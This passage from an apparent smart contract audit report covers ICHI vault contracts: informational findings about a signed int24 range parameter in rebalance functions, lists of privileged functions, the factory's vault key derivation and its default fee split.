<b>Issue_28</b>	Unnecessary complex range logic due to int24 type of range
<b>Severity</b>	<b>Informational</b>
<b>Description</b>	<p>The <code>rebalance</code> function exposes the int24 range parameter which allows the owner to provide a range for the deviation from the expected tick.</p> <p>This parameter can be positive and negative. While the validation still covers both scenarios, this is redundant, as a range of 10 still perfectly covers +-10.</p>
<b>Recommendations</b>	Consider changing the range type to a proper uint value.
<b>Comments / Resolution</b>	Acknowledged.

## VaultSlippageCheckV2

The `VaultSlippageCheckV2` contract is similar to the `VaultSlippageCheckV2_1` contract with the only difference that an additional check is being executed which prevents rebalances if a swap has happened already in the current block

### Privileged Functions

- `transferOwnership`
- `renounceOwnership`
- `rebalance`

<b>Issue_29</b>	Unnecessary complex range logic due to int24 type of range
<b>Severity</b>	<b>Informational</b>
<b>Description</b>	<p>The <code>rebalance</code> function exposes the int24 range parameter which allows the owner to provide a range for the deviation from the expected tick.</p> <p>This parameter can be positive and negative. While the validation still covers both scenarios, this is redundant, as a range of 10 still perfectly covers +-10.</p>
<b>Recommendations</b>	Consider changing the range type to a proper uint value.
<b>Comments / Resolution</b>	Acknowledged.

## ICHIVaultFactory

The **ICHIVaultFactory** allows the permissionless deployment of **ICHIVault** instances. Each address can create their own vault with the following settings:

- a) tokenA: tokenX
- b) tokenB: tokenX
- c) allowTokenA: tokenX deposits allowed?
- d) allowTokenB: tokenY deposits allowed?

Each vault is then stored in the **getICHIVault** mapping corresponding to the created key.

The factory owner can furthermore adjust multiple variables such as the fees and the fee recipients which will be reflected on all deployed **ICHIVault** iterations.

### Appendix: Key Creation

Each vault has a unique identifier which is corresponding to the key. The key is derived as follows:

```
key = keccak256(abi.encodePacked(deployer, token0, token1, allowToken0, allowToken1));
```

The key is furthermore used to ensure a deployer cannot deploy the same vault twice.

### Appendix: Default Fee Split

The default fee split is defined by three main parameters in the contract: **baseFee**, **ammFee**, and **baseFeeSplit**. By default, these are set as follows:

- **ammFee** = 0%
- **baseFee** = 20% (expressed as  $2 * 10^{17}$ , which equals 0.2 or 20% of the fees)
- **baseFeeSplit** = 50% (expressed as  $5 * 10^{17}$ , which equals 0.5 or 50%)

Here's how the split works in practice:



1. **Total Fees Accumulated:**

The ICHIVaults collect certain swap fees from the underlying liquidity operations.

2. **Applying ammFee and baseFee:**

Out of the total collected fees, a portion defined by ammFee is allocated to the AMM fee recipient. Another portion defined by baseFee is allocated for further distribution between the feeRecipient and the affiliate.

Since by default ammFee = 0%, all the considered portion is effectively from the baseFee share (20%).

3. **Splitting the baseFee Portion:**

Once the baseFee share (20%) is isolated, it is then split between the feeRecipient and the affiliate according to baseFeeSplit.

With a baseFeeSplit of 50%, the 20% baseFee is divided equally:

- 10% (half of 20%) goes to the feeRecipient.
- The other 10% goes to the affiliate.

**Privileged Functions**

- transferOwnership
- renounceOwnership
- setFeeRecipient
- setAmmFee
- setBaseFee
- setBaseFeeSplit

No issues found.